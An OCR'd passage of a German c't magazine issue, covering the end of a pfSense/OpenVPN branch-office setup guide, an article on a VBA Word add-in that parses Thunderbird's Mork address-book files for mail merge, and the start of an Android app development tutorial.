
Damit die Satelliten-Router den OpenVPN-Server im Internet finden können, muss er entweder über eine feste öffentliche IP-Adresse erreichbar sein oder über einen festen DNS-Namen. An den meisten Internet-Anschlüssen sind nur dynamisch wechselnde IP-Adressen erhältlich, sodass sich in diesem Fall empfiehlt, einen dynamischen DNS-Namen zu konfigurieren, etwa bei dyndns.org. Wenn der pfSense-Server hinter einem NAT-Router angeschlossen ist, müssen Sie dort den UDP-Port 1194 zum pfSense-Router weiterleiten.

Satelliten-Router

Die Konfiguration der pfSense-Satelliten geht schneller von der Hand. Stellen Sie zunächst sicher, dass die Client-Router auf das jeweils zugedachte Subnetz eingestellt sind. Client1 sollte den Bereich 10.10.1.0/24 versorgen und selbst auf der Adresse 10.10.1.1 horchen, client2 den Bereich 10.10.2.0/24 über die Adresse 10.10.2.1 und so weiter.

Richten Sie dann auf jedem der pfSense-Router das VPN ein. Öffnen Sie unter VPN/OpenVPN den Bereich „Client“, klicken Sie auf das Plus-Zeichen und fügen Sie eine neue

Hat man auch auf der Satelliten-Seite alle Einträge komplett, versucht sich OpenVPN im Client-Modus mit dem Server zu verbinden – in diesem Beispiel spricht er den Server über dessen DynDNS-Adresse an.



Client-Verbindung hinzu. Auch hier lassen Sie alle Felder, die nicht erwähnt sind, unberührt.

Unter „Server Address“ tragen Sie die öffentliche IP-Adresse oder den dynamischen DNS-Namen ein, unter dem der OpenVPN-Server im Internet erreichbar ist. Bei „Cryptography“ stellen Sie AES-128-CBC ein und aktivieren die PKI-Option. Füllen Sie schließlich die Felder „CA certificate“, „Client certificate“ sowie „Client Key“ aus – kopieren Sie also die Inhalte der Dateien ca.crt, client1.crt und client1.key in die zugehörigen Felder. Setzen Sie den Haken bei „LZO-Compression“.

Im Feld „Custom Options“ fügen Sie sicherheitshalber das Schlüsselwort „float“ hinzu. Damit akzeptiert OpenVPN auch dann Antwortpakete des Servers, wenn diese mit geänderter Absender-IP-Adresse bei ihm eingingen. Eine solche Änderung kommt vor, wenn beim Provider noch eine weitere NAT-Umleitung im Spiel ist. Das kam im Praxistest bei Kabel-Deutschland-Anschlüssen vor. Abschließend speichern Sie die Einträge.

Sobald das geschehen ist, wird der Satellit versuchen, mit dem Server Kontakt aufzunehmen. Sie können den Fortgang unter „Status/System logs“ prüfen: Wenn dort die Einträge „Peer connection initiated“ und „Initialization sequence completed“ auftauchen, steht die Verbindung.

Wenn alles funktioniert, kann man aus den Satelliten-Netzen heraus den pfSense-Server am anderen Ende des Tunnels zum Beispiel so ansprechen: ping 10.1.1.1. Sofern sie sich nicht mit einer eigenen Firewall abschotten, sollten auch andere Rechner im Server-Netz ansprechbar sein. Über das Kommando traceroute heise.de können Sie ermitteln, welche Route die Pakete ins öffentliche Internet nehmen. Sie sollte nicht durch das VPN führen.

Wenn sich ein Fehler in der Weboberfläche nicht ausmachen lässt, kann man sich auch via Shell auf die Fehlersuche begeben. Dafür bringt pfSense einen SSH-Server mit, den man in der Weboberfläche unter System/Advanced aktiviert. Die FreeBSD-Shell unterscheidet sich nicht wesentlich von an-

deren Unix-Varianten. Mit netstat -r etwa kann man sich auf beiden Seiten vergewissern, ob eine Route für das Netz 10.10.0.0/16 die Pakete in den Tunnel weiterleitet.

Windows-Domäne

Im so aufgebauten VPN lässt sich auch ein Windows-Server als Domänen-Controller installieren, der den Desktops an allen Standorten als zentrale Benutzerdatenbank dient und das Active Directory bereitstellt [2]. Die Windows-Desktops finden den für sie zuständigen Domänen-Controller über DNS-Abfragen. Bei der Installation eines Domänen-Controllers richtet der Windows-Server einen solchen DNS normalerweise gleich mit ein.

Unter Services/DNS-Forwarder bietet pfSense eine praktische Option, um den Client-PCs den separaten DNS bekannt zu machen. Der pfSense-Router gibt sich den Desktops via DHCP normalerweise selbst als DNS bekannt, leitet aber in der Voreinstellung die Anfragen an den fürs WAN zuständigen DNS weiter. Über die letzte Option der Konfigurationsseite kann man jedoch den DNS-Forwarder von pfSense anweisen, Anfragen, die Namen aus der lokalen Windows-Domäne betreffen, an den Windows-DNS im Server-Netz weiterzuleiten. Es genügt, auf das Plus-Symbol zu klicken, den internen Top-Level-Domain-Namen der Windows-Domäne anzugeben etwa „intern“ und schließlich die interne IP-Adresse des DNS-Servers einzutragen.

Danach sollte im Satelliten-Netz etwa auf ein „ping dc.intern“ der Domänen-Controller antworten, der in diesem Beispiel „dc“ heißt. Wenn das funktioniert, sollte auch die Anmeldung an der Domäne klappen. (dz)

Literatur

- [1] Karsten Violka, VPN-Router, pfSense-Komplett-System, c't 18/10, S. 43
- [2] Klaus Bierschenk, Zentralregierung, Active Directory für kleine Netze, c't 11/08, S. 200

www.ct.de/1022178



Ralf Nebelo

Adresslieferant wider Willen

Thunderbird-Adressbuch als Datenquelle für Word-Dokumente verwenden

Die Einsteiger-Version seines Büro-Pakets liefert Microsoft ohne Outlook aus. Damit fehlt der günstigen „Home & Studien“-Edition ein gut integrierter Adresslieferant für Einzel- und Serienbriefe. Mit unserem Add-in für Word 2007 und 2010 lassen sich Kontakte aus Thunderbird-Adressbüchern direkt aus dem Textprogramm nutzen.

Eigentlich bringt Mozillas Open-Source-Programm Thunderbird fast alles mit, was man von einem Outlook-Ersatz erwartet: Der E-Mail-Client erledigt die elektronische Post, verwaltet Adressen und erinnert in Kombination mit dem Lightning-Zusatz an fällige Aufgaben und Termine.

Damit wäre er als Ersatz für Microsofts PIM prädestiniert – könnte er bloß auch Adressen an Word übergeben.

Unser Selbstbau-Add-in ThunderbirdWord rüstet diese Funktion nach. Dabei übernimmt es Anschriften aus dem Thunderbird-Adressbuch sogar deutlich kom-

fortabler als das Gespann aus Word und Outlook. Die in VBA programmierte Erweiterung fügt dem Add-ins-Menüband von Word 2007 und 2010 drei neue Schaltflächen hinzu. Mit der ersten wählt der Anwender dialoggeführt eine einzelne Thunderbird-Adresse aus, die das Add-in dann fertig formatiert ins aktuelle Word-Dokument einsetzt.

Der zweite Button bereitet den Adressbestand für Serienbriefe vor. Dazu wird der Inhalt eines Thunderbird-Adressbuchs im Hintergrund in eine Excel-Datei übertragen und diese als Seriendruckdatenquelle mit dem

aktuellen Dokument verbunden. Dieser kleine Umweg über eine Excel-Tabelle kostet zwar etwas Zeit, bietet aber den enormen Vorteil, dass sich die Standard-Serienbrieffunktionen von Word weiter nutzen lassen. Den kompletten Vorgang – vom Einfügen der Seriendruckfelder bis zum Starten des Druckvorgangs – steuert man über das Sendungen-Register des Menübands. Die dritte Schaltfläche gibt Infos und die Versionsnummer des Add-ins aus.

Um das Add-in als globale Erweiterung einzurichten, kopiert man die Vorlagendatei Thunder-

Word.dotm (Download siehe c't-Link am Ende) in den Autostart-Ordner, dessen Pfad sich je nach Windows- und Word-Version unterscheidet; man findet ihn in den Word-Optionen unter „Erweitert/Dateispeicherorte/Auto-Start“.

Um eine Einzeladresse einzufügen, wählt man zunächst das gewünschte Adressbuch, von denen mehrere in Thunderbird gespeichert sein können, wodurch das Listenfeld die gespeicherten Kontakte anzeigt. Ein Doppelklick auf eine Adresse übernimmt die Anschrift an die aktuelle Cursor-Position. Bei aktiverter Option „Nur Kontakte mit Postanschrift(en)“ bleibt die Liste übersichtlich, da sie sich auf das Wesentliche konzentriert. Ein zusätzlicher Suchfilter hilft, Adressen auch in riesigen Datenbeständen schnell zu finden. Falls der gewählte Kontakt sowohl eine private als auch eine dienstliche Anschrift enthält, fragt das Add-in noch nach, welche man übernehmen möchte. Standardmäßig fügt ThunderWord zwischen Straße und Ort eine Leerzeile ein. Wer das nicht wünscht, kann die Option deaktivieren.

Im Seriendruck-Dialog muss man nur das Adressbuch auswählen. Nach einer kurzen Wartezeit, in der das Add-in die Excel-Tabelle erzeugt, fragt ein von Word erzeugter Dialog nach der Datentabelle. Da die Excel-Datei nur eine einzige Tabelle enthält, kann man das Fenster durch einen Klick auf OK einfach schließen. Danach verbindet Word die Datenquelle mit dem aktuellen Dokument und verwandelt es so in ein Seriendruckdokument. Den gesamten Seriendruckprozess steuert man schließlich über das Menüband-Register Sendungen, das Word automatisch aktiviert. Im Dokument muss man dazu lediglich die Seriendruckfelder an die passenden Stellen setzen, die die Serienbrieffunktion des Textprogramms dann mit den Adressfeldinhalten füllt. Welche Adressen es aus der erzeugten Excel-Tabelle sein sollen, wählt man im Serienbrief-Assistenten von Word aus.


Die gewählte Datenverbindung speichert Word automatisch in den Serienbriefen. Das hat den Vorteil, dass man sie später nicht neu auswählen muss, wenn man das Dokument

noch einmal an andere Empfänger verschicken will. Beim Öffnen des Dokuments muss man Word nur im angezeigten Dialog erlauben, den intern verwendeten SQL-Befehl für die Datenabfrage erneut auszuführen. Doch Vorsicht: Da Word dann nicht das aktuelle Thunderbird-Adressbuch, sondern die bereits zuvor erzeugte Excel-Datei als Datenquelle nutzt, sind die Anschriften eventuell nicht auf dem neuesten Stand. Falls sich zwischenzeitlich Adressen in Thunderbird geändert haben, muss man daher im Add-in die Funktion „Seriendruck durchführen“ erneut aufrufen. ThunderWord erzeugt dann eine neue Tabelle mit den aktuellen Daten. Mehr muss man nicht wissen, wenn man das Add-in einfach nur benutzen möchte.

Interna beleuchtet

Die im Folgenden beschriebene Routine zum Auslesen der Daten lässt sich leicht in eigene VBA-Projekte übernehmen. Da Thunderbird keine geeignete Schnittstelle anbietet, um Daten aus dem Adressbuch anzusprechen, muss das Add-in die gespeicherten Daten direkt aus der Adressdatei auslesen.

Leider haben die Thunderbird-Entwickler als Dateiformat nicht etwa eine gut zugängliche XML-Variante gewählt, sondern ein sehr eigenwilliges und kompliziertes Format namens „Mork“. Die zuständige Datei Abook.mab findet sich im standardmäßigen Datenprofilordner, dessen Pfad man in der Datei Profiles.ini im Ordner „C:\Users\[Benutzername]\AppData\Roaming\Thunderbird“ findet. Jede MAB-Datei beginnt mit einem zweizeiligen Header, der unter anderem Informationen über die Mork-Version (derzeit 1.4) sowie den verwendeten 8-Bit-Zeichensatz (ISO 8859-1) birgt. Der Rest der MAB-Datei lässt sich grob in vier Abschnitte unterteilen: Feldnamen, Feldwerte, Datensätze und Nachträge. Der Feldnamenabschnitt beginnt in Zeile 3, endet bei der ersten nachfolgenden Leerzeile und enthält diverse Klammerpaare, die jeweils einer hexadezimalen Zahl einen Datenfeldnamen zuordnen. Zum Beispiel weist der Eintrag „(87=DisplayName)“ der Hex-Zahl 87 den Datenfeldnamen „DisplayName“ (Anzeigename) zu. Diese zugewiesene



Mit dem ThunderWord-Add-in können Word-Anwender auf Thunderbird-Adressbücher zugreifen, um sie für die Adressierung von Einzel- und Serienbriefen zu nutzen.

Zahl dient als eine Art „Feldnamenzeiger“.

Unterhalb der Leerzeile beginnt der Feldwerteabschnitt, der oberhalb der Zeile endet, die mit „{1:80“ beginnt. Darüber hinaus enthält der Abschnitt eine Reihe von Klammerpaaren, die jeweils einer Hex-Zahl einen konkreten Datenfeldwert wie „(D3=Hans Mustermann)“ zuweisen. Die Aufgabe der Hex-Zahl könnte man in diesem Fall als Feldwertzeiger umschreiben.

Der Datensatzabschnitt startet unterhalb der Zeile, die mit „[1:82“ beginnt. Jeder dieser Datensätze ist in eckigen Klammern eingeschlossen, fängt mit einer eindeutigen (hexadezimalen) Datensatznummer an und enthält dahinter eine Reihe von Zuordnungen in runden Klammern. Ein solches Klammerpaar kann das Format „(^Feldnamen-

zeiger^Feldwertzeiger)“ haben, womit es einem bestimmten Feldnamen einen konkreten Feldwert zuweist. Zum Beispiel würde „(^87^D3)“ bedeuten, dass das Feld DisplayName im jeweiligen Datensatz den Wert „Hans Mustermann“ enthält. Als Alternative zu einer solchen Feldname-Feldwert-Zuordnung kann ein Klammerpaar innerhalb des Datensatzes auch eine direkte Wertzuweisung im Format „(^Feldnamenzeiger=Wert)“ aufweisen. Das ist insbesondere bei Zahlen oder sehr kurzen Texten der Fall.

Bliebe es bei diesen drei Abschnitten, hätte das Mork-Dateiformat eine relativ klare Struktur. Das Zeigerprinzip vermeidet Redundanzen, da jeder Feldwert nur ein einziges Mal gespeichert werden muss. Das reduziert die Größe einer Adressdatei, falls viele Personen



Für den Seriendruck mit Thunderbird-Adressen muss der Anwender nur das gewünschte Adressbuch wählen. Ein Kontrollkästchen begrenzt die Auswahl auf Kontakte, die über eine Postanschrift verfügen.

in derselben Stadt und womöglich sogar in derselben Straße wohnen.

Nachtragshaushalt

Dummerweise speichert Thunderbird aber nur wenige Datensätze in dieser geordneten Form. Typischerweise ist das etwa nur in der Sitzung der Fall, in der man die Adressbuchdatei anlegt und die ersten Datensätze eingibt. Ergänzt man später weitere Datensätze, ändert vorhandene oder löscht sie, schlägt sich dies nicht im Datensatzabschnitt der Adressdatei wieder – er bleibt unverändert. Stattdessen fügt Thunderbird der Adressdatei für jede Änderung einen speziellen Nachtrag hinzu, der mit dem Text „@\${1, beginnt und mit „@“ endet.

Mitunter überführt Thunderbird alle Nachträge in reguläre Datensatzdefinitionen, versieht diese mit neuen, lückenlosen Datensatznummern und speichert das Ganze schön übersichtlich im Datensatzabschnitt der Adressdatei. Es ist jedoch nicht vorhersehbar, wann und unter welchen Bedingungen dies geschieht. Trotz zahlreicher Experimente haben wir keinen Weg gefunden, Thunderbird zu zwingen, seinen „Nachtragschaushalt“ zu konsolidieren. Manchmal half es, einen neuen Datensatz anzulegen und ihn sofort wieder zu löschen.

Die Formate der Nachträge unterscheiden sich je nach Art der Änderung. Die zum Löschen konsolidierter Datensätze weisen das einfachste Format auf und bestehen im Wesentlichen nur aus einer negativen Hexadezimalzahl in eckigen Klammern, die auf die Nummer des gelöschten Datensatzes verweist. Das Beispiel

```
@${1@14[@
{1:80 {((k^BC:c)(s=9) - [-8])
@14}@
```

besagt, dass der Adresseintrag unter der Datensatznummer 8 des Datensatzabschnitts nachträglich gelöscht wurde. Hat sich ein konsolidierter Datensatz geändert, enthält der zuständige Nachtrag zunächst eine Auflistung aller Feldwerte, die der Anwender eingegeben hat und die noch nicht im Feldwerteabschnitt der Adressdatei enthalten waren. Die Auflistung besteht aus mehr oder weniger zahlreichen Klammerpaaren im Format „(^Feldnamenzeiger=Neuer Wert)“.

Dahinter folgt in eckigen Klammern eine Datensatzdefinition, wobei eine negative Zahl auf den geänderten Datensatz verweist, während die nachfolgenden Klammerpaare die jetzt gültigen Feldname-Feldwert-Zuordnungen aufzählen. Wurde ein Datensatz mehrfach geändert, gibt es dafür mehrere Nachträge und es gilt derjenige, dem das Adressbuch über den Feldnamenzeiger B8 (LastModifiedDate) das jüngste Änderungsdatum zugewiesen hat.

Bei einem neu erfassten Datensatz enthält der Nachtrag ebenfalls eine Auflistung der hinzugekommenen Feldwerte sowie eine Datensatzdefinition mit den aktuellen Zuordnungen. Die Datensatznummer ist ebenfalls ein negativer Wert, absolut entspricht er aber der letzten vergebenen Datensatznummer plus 1. Als wäre das alles nicht schon kompliziert genug, verwendet Thunderbird noch ein zweites Nachtragsformat, um gelöschte Datensätze zu kennzeichnen. Dieses enthält maximal sechs Klammerpaare mit Feldname-Feldwert-Zuordnungen, wovon eines

Unser Add-in ThunderWord kopiert den gesamten Inhalt des gewählten Adressbuchs in eine Excel-Datei, die dann als Datenquelle für Serienbriefe dient.

über den Feldnamenzeiger B8 auf das Löschdatum zeigt. Fehlt der Verweis, handelt es sich nicht um eine Löschung, sondern um einen neuen Datensatz.

Chaos geordnet

Die Inhalte der MAB-Datei muss das ThunderWord-Add-in in korrekte Adressen überführen. Dazu liest die VBA-Funktion HolThunderbirdAdressen den Inhalt in die Zeichenkette strInhalt ein und findet Feldnamen, Feldwerte, Datensätze, Nachträge und andere Elemente. Da diese meist von bestimmten Klammentypen (rund, geschweift, eckig) umschlossen sind und eine feste Struktur aufweisen, würde man sie in modernen Programmiersprachen mit Hilfe regulärer Ausdrücke aufspüren. Da es die in VBA nicht gibt, muss das Add-in hier eine andere Suchstrategie verfolgen.

Dabei macht es sich zunutze, dass die gesuchten Elemente mit einer charakteristischen Zeichenfolge beginnen und ebenso enden. Ein Datensatz beispielsweise ist stets in eckigen Klammern eingeschlossen. Der Dateiabschnitt für Nachträge beginnt bei der ersten geschweiften Klammer und endet bei der letzten schließenden. Andere Elemente besitzen komplexe Start- und Ende-Kennungen, die das Add-in mit Hilfe der Funktion HolTeilString zuverlässig findet. Sie liefert die erste Teilzeichenkette in der Variab-

len strInhalt zurück, die mit den als Parameter übergebenen Zeichenfolgen anfangen beziehungsweise enden. Über einen dritten optionalen Parameter lässt sich die Suchrichtung umkehren, sodass die Funktion nicht das erste, sondern das letzte Vorkommen der gesuchten Zeichenkette findet. Das erweist sich unter anderem bei der Suche nach dem letzten (und damit aktuellsten) Nachtrag eines Datensatzes als nützlich. Wird HolTeilString fündig, entfernt die Funktion die aufgespürte Zeichenkette aus strInhalt, sodass sie das Suchgebiet jedes Mal verkleinert und dort weitere Elemente mit der gleichen Start- und Ende-Kennung finden kann.

Die zentrale Funktion HolThunderbirdAdressen greift zum ersten Mal auf die Dienste von HolTeilString zurück, um innerhalb der MAB-Datei nach dem charakteristischen Mork-Header zu suchen, der mit einem doppelten Backslash beginnt und mit einer runden Klammer sowie einem Abschließende abschließt. Dann liest die Funktion den Feldnamenabschnitt ein und isoliert sämtliche Klammerpaare. Die darin gefundenen Feldnamen wie FirstName oder PrimaryEmail deponiert die Funktion in den Elementen einer Collection, wobei sie die dem jeweiligen Feldnamen zugeordnete Hex-Zahl als Key verwendet. Den nutzt sie später, um gezielt auf das Collection-Element mit dem




Obwohl die als Seriendruckdatenquelle vorgesehene Excel-Datei nur eine Tabelle enthält, besteht Word auf deren „Auswahl“.

zugehörigen Feldnamen zugreifen zu können. Anschließend liest HolThunderbirdAdressen den kompletten Feldwerteabschnitt sowie alle Feldwertauflistungen, die in den Nachträgen zu finden sind, isoliert sämtliche Klammerpaare und speichert die gefundenen Feldwerte in einer weiteren Collection. Dabei ordnet sie jedem Element wiederum einen Key zu, der mit der Hex-Zahl des jeweiligen Feldwerts identisch ist.

Fahndungserfolge

Nachdem das erledigt ist, arbeitet sich die Funktion der Reihe nach durch alle konsolidierten und nachgetragenen Datensätze in `strInhalt`. Dabei fahndet sie zunächst nach einem möglichen Löschnachtrag, der im Kern nur aus einer in eckigen Klammern eingeschlossenen Datensatznummer besteht und eindeutig ist. Fehlt ein solcher, sucht sie nach einem Nachtrag, der einen neu hinzugefügten Datensatz kennzeichnet, und anschließend nach einem Änderungsnachtrag. Da ein Datensatz mehrere Änderungsnachträge haben kann, muss die Suche in diesem Fall aber nicht dem ersten, sondern dem letzten Vorkommen gelten, da nur dieses dem neuesten Datenstand entspricht. Erst wenn auch dies erfolglos bleibt, prüft die Routine, ob es den fraglichen Datensatz in konsolidierter Form (Startkennung: eckige Klammer plus positive Datensatznummer vor runder Klammer) gibt.

Konnte die Routine an irgend einer Station der Suche einen nachgetragenen oder konsolidierten Datensatz entdecken, kann sie den Fund trotzdem noch nicht als gültige Adresse akzeptieren. Dazu muss sie zunächst ausschließen, dass der Datensatz weniger als sieben Klammerpaare und einen Last-ModifiedDate-Eintrag enthält – eine Merkmalskombination, die Thunderbird ebenfalls verwendet, um gelöschte Adressen zu kennzeichnen. Trifft das nicht zu, muss die Funktion nur noch sicherstellen, dass der Datensatz auch einen anzeigbaren Namen (eine Wertzuordnung an das Feld `DisplayName`-Feld) besitzt, über den ihn der Anwender auswählen kann. Ist auch diese letzte Prüfung bestanden, steht der Übernahme nichts mehr im Weg.



Zum Speichern von Adressen verwendet Thunderbird ein sehr komplexes Dateiformat namens Mork, dessen wichtigste Strukturen hier dokumentiert sind.

Dazu gibt HolThunderbirdAdressen das Array `udtAdressen` mit allen gefundenen Adressen an den jeweiligen Aufrufer zurück.

Möchte man HolThunderbirdAdressen als Datenquelle aus einem eigenen Makro herausanzapfen, sollte dieses mit der Deklaration des Arrays `udtAdressen` beginnen. Es setzt sich aus Elementen des benutzerdefinierten Variablen-

typs Adresse zusammen, den man im Modul `modMain` des Add-ins definiert:

`Dim udtAdressen() As modMain.Adresse`

Beim Aufruf übergibt man HolThunderbirdAdressen das leere Array als zweiten Parameter, der erste bestimmt den Pfadnamen der zu lesenden MAB-Datei. Für die Entgegennahme des Funktions-

werts ist eine Variable des Typs Variant erforderlich. Mit Hilfe dieser groben Beschreibung sollten VBA-Entwickler keine Probleme haben, den ungeschützten und mit vielen Kommentaren versehenen Code der DOTM-Datei als Baustein in eigene Projekte zu integrieren. (db)

www.ct.de/1022182

Anzeige

Anzeige



Andreas Linke

Appéritif

Einführung in die Entwicklung von Android-Apps, Teil 1

Mit dem rasant wachsenden Marktanteil von Android-Handys wird auch die Entwicklung von Apps für diese Plattform immer attraktiver. In einer losen Artikelserie wollen wir Know-how rund um die Android-Entwicklung für Einsteiger und Fortgeschrittene vermitteln. Der erste Teil widmet sich der Erstellung einer einfachen App zum Spielen einer nicht ganz ernst zu nehmenden Bingo-Variante.

Wem das App-Puzzeln mit Googles-Online-Tool App Inventor [1] zu mühsam und eingeschränkt erscheint, dem stehen mit Googles Android SDK und dem Eclipse-Plug-in alle Möglichkeiten der professionellen Entwicklung von Android-Apps mit Java zur Verfügung. Der Weg zu einer funktionsfähigen Infrastruktur mit Entwicklungsumgebung, SDK und Emulator wurde bereits in [2] ausführlich

beschrieben. Über den Link am Artikelende bekommen Sie alle notwendigen Bestandteile, die kostenlos verfügbar und unter Windows, Mac OS X oder Linux schnell installiert sind – dito den Code für das Beispielprojekt, das im Folgenden entsteht.

Nach dem Start der Eclipse-Entwicklungsumgebung gelangt man über „File/New/Other/Android/Android Project“ zum Android-Projektassistenten, der

beim Anlegen eines neuen Projekts oder beim Import heruntergeladener Beispielprojekte hilft. Der Wizard erzeugt aus den eingegebenen Daten ein Applikationsskelett, das über „Run/Run As/Android Application“ sofort im Emulator lauffähig ist. Dessen Start erfordert mitunter ziemlich viel Langmut, weil er auf nicht ganz aktuellen Systemen mehrere Minuten zum Hochfahren benötigt.

Struktur

Die wichtigsten Bestandteile eines Android-Java-Projekts sind die Datei `AndroidManifest.xml` sowie die Verzeichnisse `src` mit dem Quelltext und `res` mit verschiedenen Ressourcen wie GUIs oder Texten.

Die Manifest-Datei enthält Metadaten über die Anwendung, etwa Programmname, -icon und -version, die vom Programm benötigten Rechte (zum Beispiel Zugriff auf das Dateisystem oder das Netzwerk) sowie die Liste der enthaltenen Activities (GUI-Ansichten).

Im Ordner `src` befindet sich der selbst geschriebene Code. Daneben generiert die Android-

Build-Umgebung im Verzeichnis `gen` weitere Java-Dateien, beispielsweise die Klasse `R` mit den Bezeichnern (IDs) sämtlicher Ressourcen.

Im Verzeichnis `res/layout` liegen alle deklarativ beschriebenen grafischen Bedienoberflächen (GUI). Soll die App automatisch spezielle GUIs für Querformat oder quadratische Screens verwenden, erzeugt man diese in den optionalen Ordner `layout-land` beziehungsweise `layout-square`. Die Funktion `setContentView()` verknüpft die Activity mit dem gewünschten GUI.

Die Datei `res/values/strings.xml` enthält alle vom Programm verwendeten Texte (String-Ressourcen).

Aktivitäten

Ein Android-Programm besteht aus verschiedenen Activities, die jeweils einer Ansicht entsprechen. Plant man zum Beispiel eine Listenansicht und eine Detailansicht, erfordert das zwei Activities, die in der Datei `AndroidManifest.xml` zu definieren sind. Dort legt man auch fest, ob die Activity von anderen Programmen verwendet werden



Die Beispielanwendung verwendet einfache, gefärbte Buttons zum Auswählen von Buzzwörtern auf einem 5×5-Feld.

kann, wie sie sich beim Drehen des Geräts verhält und wie die Soft-Tastatur angezeigt werden soll.

